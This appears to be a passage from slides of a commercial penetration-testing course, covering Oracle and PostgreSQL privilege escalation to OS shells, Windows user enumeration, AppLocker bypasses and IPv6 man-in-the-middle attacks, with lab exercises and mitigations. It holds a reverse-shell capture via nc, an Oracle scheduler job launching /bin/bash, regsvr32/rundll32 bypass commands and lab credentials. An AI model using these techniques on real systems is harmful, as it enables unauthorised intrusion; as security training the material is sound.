8 dbms_scheduler.set_job_argument_value('TEST9', 4, '/bin/bash');
9 dbms_scheduler.enable('TEST9');
10 end;
11
12
13      root@kali:~# nc -lnpv 9999
listening on [any] 9999 ...
connect to [192.168.9.206] from (UNKNOWN) [192.168.3.100] 60849
id
uid=1000(oracle) gid=1001(oracle) groups=1001(dba)
```






## Lab challenge 3.2

### Oracle

---

- Identify a **default** account and SID within the Oracle database running on 192.168.3.100
- Connect to the database and **identify the privileges this user has**
- Escalate privileges and obtain **DBA access**
- Using this privileged access, execute OS code and **obtain interactive 'shell' access as the Oracle user**



Databases

**PostgreSQL**



# PostgreSQL:

---

- Listens on TCP port 5432 by default
- Default configuration is **might** limited to localhost.
- Default user **postgres**
- OS code execution as the DBA:
  - UDF – User defined Function.
  - Copy command.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# PostgreSQL: Intro. to SECURITY DEFINER

---

- Is an **attribute** of a PostgreSQL **function or procedure** that allows it to execute with the privileges of the '**owner**'.
- By default, functions and procedures run with the privileges of the calling user (**SECURITY INVOKER**).



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# PostgreSQL: Intro. to SECURITY DEFINER

---

- Enables the function to act with **elevated privileges**.

```
CREATE FUNCTION sensitive_operation()
RETURNS void AS $$  
BEGIN
    -- Operation that requires higher privileges
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
```

# PostgreSQL: SECURITY DEFINER Operations

---

- **Audit Logging:**
  - A function that logs user activity to a table that should not be directly writable by all users.
  
- **Sensitive data Access:**
  - Provide *controlled access* to sensitive data.

# PostgreSQL: SECURITY DEFINER Risks

---

- **Privilege Escalation:**
  - If not implemented carefully, **SECURITY DEFINER** functions can be exploited to gain higher privileges than intended.
- **Injection Vulnerabilities:**
  - Functions must be designed to prevent SQL injection attacks, as elevated privileges can lead to severe consequences.
- **Extension Vulnerabilities:**
  - Vulnerability in an extension might lead to privilege escalation.



## Case Study

### CVE-2024-1713: Plv8-v3.2.1

---

- Affects the extension plv8-3.2.1.
- A user who can create objects in a database with plv8 installed is able to cause deferred triggers to execute as the Superuser during autovacuum.

References:

<https://github.com/google/security-research/security/advisories/GHSA-r7m9-grw7-vcc4>

## Exercise 3.3



## Demo 3.3

## PostgreSQL

---

- Identify the privileges of the **cms** user.
- Escalate privileges and obtain DBA access.
- Obtain interactive ‘shell’ access as the **postgres** user.

# Database Exploitation Summary

---




- Databases can often be **overlooked** while performing a network pentest
- However, they provide an attack surface which can aid an attacker
- Most databases on Windows will run as the privileged SYSTEM account; OS code execution could lead to further avenues of attack



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Network status: After DB Exploitation





## Hacking Windows

- Enumeration
- Remote Exploitation
- Privilege Escalation
- Bypass and Post Exploitation
- Defense Evasion
- Active Directory

# Agenda

---

- Host/User Enumeration
- AppLocker/GPO Bypass Techniques
- Privilege Escalation
- Post Exploitation
  - Antivirus\AMSI Bypass Techniques
  - Offensive Development
  - Exfiltration of Data and Secrets
- Active Directory Delegation Enumeration and Pwnage
- Remote Services, Pivoting and Lateral Movement in a Network
- Persistence
  - Golden Ticket and DCSync
  - Reviewing other methods



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



# Hacking Windows

## Enumeration



# Useful Services

---

Port/Protocol	Description
88 TCP and UDP	<ul style="list-style-type: none"><li>○ Network authentication</li></ul>
135/TCP and 135/UDP (RPC EPM )	<ul style="list-style-type: none"><li>○ MS RPC endpoint mapper (DCE locator service)</li><li>○ Similar to Sun RPC port mapper</li><li>○ Services such as Outlook, Exchange, messenger service use this</li></ul>
137/UDP and 138/UDP	<ul style="list-style-type: none"><li>○ NetBIOS browser, naming and lookup functions</li><li>○ 137/UDP- Browsing requests of NetBIOS over TCP/IP for eg. name lookup requests such as file sharing, printer, SQL named pipes, WINS proxy, etc</li><li>○ 138/UDP - Browsing datagram responses of NetBIOS over TCP/IP e.g NetLogon service (see services.msc)</li></ul>
139 and 445	<ul style="list-style-type: none"><li>○ File sharing (CIFS)</li></ul>

# NetBT Name Resolution

---

- NetBT || NetBIOS over TCP/IP || NBT
- NetBIOS over TCP/IP is the network component that performs computer name to IP address mapping, name resolution (netbt.sys or vnbt.sys)
- A legacy protocol used for **backward compatibility**
- Can be queried using the built in Windows utility nbtstat (nmblookup on Linux)
  - Linux: `nmblookup -A 192.168.3.215`
  - Windows: `nbtstat -a <ip>`
- A response of 1C denotes that the host is a Domain Controller (a list of NetBIOS suffixes  
@ <https://technet.microsoft.com/en-us/library/cc961921.aspx> )

# SIDs and RIDs

---

- Unique and assigned sequentially by the local system or, if a domain user, a domain controller
- Before you can enumerate users, you need to have knowledge of the domain or local computer **identifier**
  - S-1-5-21-**2000478354-1708537768-1957994488-500**
  - **S**: Identifies the value as a SID
  - **1**: The revision level/version of the specification
  - **5**: The top-level authority that issued the SID
  - **21**: SECURITY\_NT\_NON\_UNIQUE, indicates a domain id will follow
  - **2000478354-1708537768-1957994488**: The domain or local computer identifier that issued the SID
  - **500**: The RID

Reference:

<https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# User Enumeration: Today

---

- What if we have:
  - No Null session
  - No password
  - Now what?
- User Enumeration via Kerberos:
  - **Non-existent account:** KDC\_ERR\_C\_PRINCIPAL\_UNKNOWN
  - **A locked or disabled account:** KDC\_ERR\_CLIENT\_REVOKED
  - **A valid account:** KDC\_ERR\_PREAUTH\_REQUIRED
- **The prerequisite:** We need to have a list of possible usernames to *throw at the server*



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# User Enumeration:

---

- Sensepost - May 2018
- **Additional** methods to perform unauthenticated user enumeration
- Methods (all require a pre-populated list of usernames):
  - DsrGetDcNameEx2
  - CLDAP (Connectionless LDAP) Ping
    - UDP packet (fast)
    - Response codes indicate existence of account - 23 (true) or 25 (false)
  - NetBIOS MailSlot Ping
    - Response codes indicate existence of account - 23 (true) or 25 (false)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

Reference:

<https://sensepost.com/blog/2018/a-new-look-at-null-sessions-and-user-enumeration/>  
<https://github.com/sensepost/UserEnum>

# Level Up!

---

- We have a list of valid accounts, now what?
- Password guessing:
  - Most domain accounts will be influenced by a defined password policy
  - Account lockout is usually configured
  - Unless you can view password policy details, we wouldn't recommend testing more than 3 passwords per unique account

```
Force user logoff how long after time expires?: Never
Minimum password age (days): 1
Maximum password age (days): 42
Minimum password length: 7
Length of password history maintained: 24
Lockout threshold: Never
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: PRIMARY
The command completed successfully.
```

- Tie in with OSINT activities - any hints, personal information or naming conventions?



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.1



## Demo 4.1

## Windows Enumeration

---

- There is a Windows domain within the 192.168.3.0/24 network, what is the name?
- **Using** data gathered during earlier OSINT activities, find valid user **accounts** on the identified domain
- **Gain RDP access** to a workstation within the range 192.168.X.0/24 using one of the identified accounts.

# Windows Exploitation Status

**192.168.3.215**

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

**192.168.X.17**

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via
  - plum\bob (Summer24)

Domain: plum.local



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



Hacking Windows

## **AppLocker and Group Policy restrictions**

This app has been blocked by your system administrator.

Contact your system administrator for more info.

Close

# AppLocker

---



***“...AppLocker advances the application control features and functionality of Software Restriction Policies. AppLocker contains new capabilities and extensions that allow you to create rules to allow or deny applications from running based on unique identities of files and to specify which users or groups can run those applications...”***

What is AppLocker:

[https://technet.microsoft.com/en-us/library/ee424367\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee424367(v=ws.11).aspx)



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All Rights Reserved.

# AppLocker: Overview

---



**Rules** can be defined that control the following:

- Applications
- Scripts
- Installers
- DLL's
- Packaged Applications

**Conditions** can be based upon the following:

- Publisher (i.e., software signed by a specific vendor)
- Path
- File Hash

Allow/Deny **actions** can be assigned to a user/group



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# AppLocker: Overview

- Create Default Rules - Mainly based upon Path (esp. exe and script rules)

The screenshot illustrates the process of creating default rules in the Windows Group Policy Management Editor. It shows four panels illustrating the creation of rules for Executable, Windows Installer, Script, and Packaged app paths.

- Panel 1 (Top Left):** Shows the context menu for the "AppLocker" node under "Application Control Policies". The "Create Default Rules" option is highlighted with a red box.
- Panel 2 (Top Right):** Shows the "Executable Rules" section of the AppLocker policy. It lists three default rules:

Action	User	Name	Condition
Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path
Allow	Everyone	(Default Rule) All files located in the Windows folder	Path
Allow	BUILTIN\Administrators	(Default Rule) All files	Path
- Panel 3 (Middle Left):** Shows the "Windows Installer Rules" section of the AppLocker policy. It lists three default rules:

Action	User	Name	Condition
Allow	Everyone	(Default Rule) All digitally signed Windows Installer files	Publisher
Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path
Allow	BUILTIN\Administrators	(Default Rule) All Windows Installer files	Path
- Panel 4 (Bottom Left):** Shows the "Script Rules" section of the AppLocker policy. It lists three default rules:

Action	User	Name	Condition
Allow	Everyone	(Default Rule) All scripts located in the Program Files folder	Path
Allow	Everyone	(Default Rule) All scripts located in the Windows folder	Path
Allow	BUILTIN\Administrators	(Default Rule) All scripts	Path
- Panel 5 (Bottom Right):** Shows the "Packaged app Rules" section of the AppLocker policy. It lists one default rule:

Action	User	Name
Allow	Everyone	(Default Rule) All signed packaged apps

What is AppLocker:

[https://technet.microsoft.com/en-us/library/ee460941\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee460941(v=ws.11).aspx)

# AppLocker: Enumeration

---

- Generating ‘Create Default Rules’ means only programs in the following locations will execute:
  - Program Files directories (32 and 64 bit)
  - Windows directory
  - Anything elsewhere == nope!
- If we can write to a location that permits execution, we may be able to achieve arbitrary code execution (assuming an allow list/PATH configuration exists).
- These Rules can be **heavily customize**.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

Bypass Checker:

<https://mssec.wordpress.com/2015/10/22/applocker-bypass-checker/>


## AppLocker: Bypass Example #1

---

- Using regsvr32.exe || rundll32.exe to call a DLL

<https://blog.didierstevens.com/2010/02/04/cmd-dll/>

```
C:\Windows\System32\regsvr32.exe "c:\users\%username%\cmd.dll"  
C:\Windows\System32\rundll32.exe c:\users\%username%\cmd.dll,Control_RunDLL
```



- Run PowerShell with DLLs only

<https://github.com/p3nt4/PowerShdll>

# AppLocker: Bypass Example #2

---

Based on research from Casey Smith (@subTee) and techniques divulged by Black Hills Information Security - <http://www.blackhillsinfosec.com/?p=5257>



## [Condensed Overview]

1. Create a small C# program and define an entry point that will be used by InstallUtil.exe (the actual bypass technique)

**Note:** The Install function requires privileges, whereas the uninstall function doesn't

1. The C# code will call a PowerShell script that we will create
2. Use csc.exe (a compiler that comes with the .NET Framework) to compile the C# code
3. Create the PowerShell script that will be called by the C# program and define the desired actions
4. Use InstallUtil.exe to run the compiled C# program



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

## AppLocker: C# Example

---

```
[snip]
public class Program {
    public static void Main() { }
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer {
    public override void
Uninstall(System.Collections.IDictionary savedState) {
    Mycode.Exec();
}
public class Mycode {
    public static void Exec() {
        DO STUFF...
    }
}
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.2



### Demo 4.2

## AppLocker / GPO Restriction Bypass

---

- You have an RDP session as Bob on 192.168.X.17. Attempt to execute the following commands on the host:
  - whoami
  - ipconfig /all
  - net user
- Going the extra mile:
- Try out **different methods** to get around AppLocker/GPO policies

# AppLocker Bypass: More Examples

---

- Code Execution via Microsoft Workflow Compiler

<https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb>

- Allow listing Attempt using applocker

<https://oddvar.moe/2018/05/14/real-whitelisting-attempt-using-applocker/>

- Constrained Language Mode Bypass

<https://www.mdsec.co.uk/2018/09/applocker-clm-bypass-via-com/>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# AppLocker: Full Disclosure

Bob is a member of “plum\restricted\_access”

The image shows two side-by-side windows from the Windows AppLocker interface. Both windows have a blue header bar with the text "Deny" and "PLUM\restricted\_access Restricted Files". The right window has a tab labeled "File Hash" which is highlighted.

**Left Window (Deny Properties):**

- Header: Deny Properties
- Tab: General (selected), File Hash
- Section: Files:
- Table:

File Name	Size
cmd.exe	227 KE
powershell.exe	436 KE
powershell_ise.exe	208 KE
powershell.exe	421 KE
powershell_ise.exe	209 KE
cscript.exe	141 KE
cscript.exe	159 KE
cmd.exe	198 KE
ftp.exe	48 KB
wscript.exe	145 KE
- Buttons: OK, Cancel, Apply

**Right Window (Deny Properties):**

- Header: Deny Properties
- Tab: General (selected), File Hash
- Section: Name: Restricted Files
- Section: Description: (Optional)
- Section: Action:  
 Allow  
 Deny
- Section: User or group:  
PLUM\restricted\_access
- Buttons: OK, Cancel, Apply



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## AppLocker: FAILSAFE

---

If, for any reason, you have not managed to execute code, the following failsafe has been put into place

Logout from Bob's RDP session and login as Alice - Alice is not as restricted by AppLocker policies

- Username: **plum\alice**
- Password: **Password12345!**

**IMPORTANT:** Within the following challenges you will be required to substitute **C:\Users\Bob** for **C:\Users\Alice**



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Windows Exploitation Status

**192.168.3.215**

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

**192.168.X.17**

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via
  - plum\bob (Summer24)
- Overcame AppLocker restrictions and can run Powershell scripts

Domain: plum.local



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.




Hacking Windows

## Remote Exploitation



# Windows Remote Exploitation: Exploit Code



## References:

- <https://github.com/0xeb-bp/bluekeep>
- <https://github.com/lgandx/Responder>
- <https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/>
- <http://q-laurent.blogspot.co.uk/2016/10/introducing-responder-multirelay-10.html>
- <https://www.zerodayinitiative.com/blog/2019/5/27/cve-2019-0708-a-comprehensive-analysis-of-a-remote-desktop-services-vulnerability>
- <https://i.blackhat.com/EU-22/Wednesday-Briefings/EU-22-Yan-Select-Bugs-From-Binary-Where-Pattern-Like-CVE-1337-Days.pdf>

# Windows Remote Exploitation: **Mitigation**

---

## Mitigation: Responder

- Disable LLMNR and NetBIOS

## Mitigation: MultiRelay

- Policy: Enable SMB Signing (enabled by default only on Domain Controllers)

 Microsoft network server: Digitally sign communications (always)	Disabled
 Microsoft network server: Digitally sign communications (if client agrees)	Disabled

Man in the Middle Attack



## IPv6 MiTM Attack



# IPv6 MiTM Attack

---

- It is a Man-in-the-middle attack that occurs in an IPv6 network when an attacker intercepts and compromises the communication between two devices.
- IPv6 MiTM attacks can exploit specific IPv6 features, such as Neighbor Discovery Protocol (NDP).



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Neighbor Discovery Protocol (NDP)

---

NDP is a protocol responsible for discovering and maintaining the neighbor device addresses.

A point of flaw that leads to the occurrence of an IPv6 MiTM attack.

- **Router Solicitation (RS)** – A message hosts can send for immediate *Router Advertisement* to obtain the routing information.
- **Router Advertisement (RA)** – Routers periodically or as a response to the *Router Solicitation* message announcing its presence.
- **Neighbor Solicitation (NS)** – A message hosts send for the link-layer address of a neighbor device.
- **Neighbor Advertisement (NA)** – Response of the host to the *Neighbor Solicitation* message.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Neighbor Discovery Protocol (NDP)

---



- **Stateless Address Auto-Configuration (SLAAC):** A method for hosts to auto-configure their IP addresses without the need for a central server.
- **Neighbor Cache:** Information on neighbors maintained by hosts and routers.
- **Redirect:** A message used by routers to inform hosts about a better next-hop address.



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Neighbor Discovery Protocol (NDP)

---

- **Duplicate Address Detection (DAD):** Hosts use the DAD mechanism to ensure the uniqueness of the chosen IPv6 address.
- **Secure Neighbor Discovery (SEND):** A security mechanism to protect against attacks such as Spoofing of Neighbor Advertisements (NA).
- **RA Guard:** A security mechanism to protect against rogue Router Advertisement (RA) messages.





Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Different Types of MiTM – IPv6

- Neighbor Advertisement (NA) Spoofing
- Router Advertisement (RA) Spoofing




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Different Types of MiTM – IPv6

- Rogue DHCPv6 Server



- **ICMPv6 Redirect** – Manipulating ICMPv6 Redirect messages to redirect the traffic through the attacker-controlled device.



# MiTM6 Tool Overview

---

This tool appears to use a rogue DHCPv6 server to intercept and alter communication between devices.

- It doesn't work on macOS and Linux as they do not use DHCPv6 for DNS server assignment.
- Minimal impact on the network, resetting the network state once an attack is complete.
- By combining it with \*\*NTLMRelayX, it abuses the Web Proxy Auto-Discovery (WPAD) feature of Windows to relay authentication requests to other servers.

References:

<https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py>  
<https://github.com/dirkjanm/mitm6>

# Web Proxy Auto Discovery (WPAD)

---

- A protocol used by web browsers to auto-discover proxy configuration on the network which allows locating the proxy server.
- A client requests the ‘wpad.dat’ or ‘proxy.pac’ file which contains instructions on connecting to a proxy server including web traffic routing rules.
- Once this process is completed, all web traffic will route through the attacker’s proxy server.
